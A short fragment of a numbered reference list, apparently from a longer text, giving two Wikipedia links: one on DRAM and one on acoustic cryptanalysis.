36. https://en.wikipedia.org/wiki/DRAM
37. https://en.wikipedia.org/wiki/Acoustic_cryptanalysis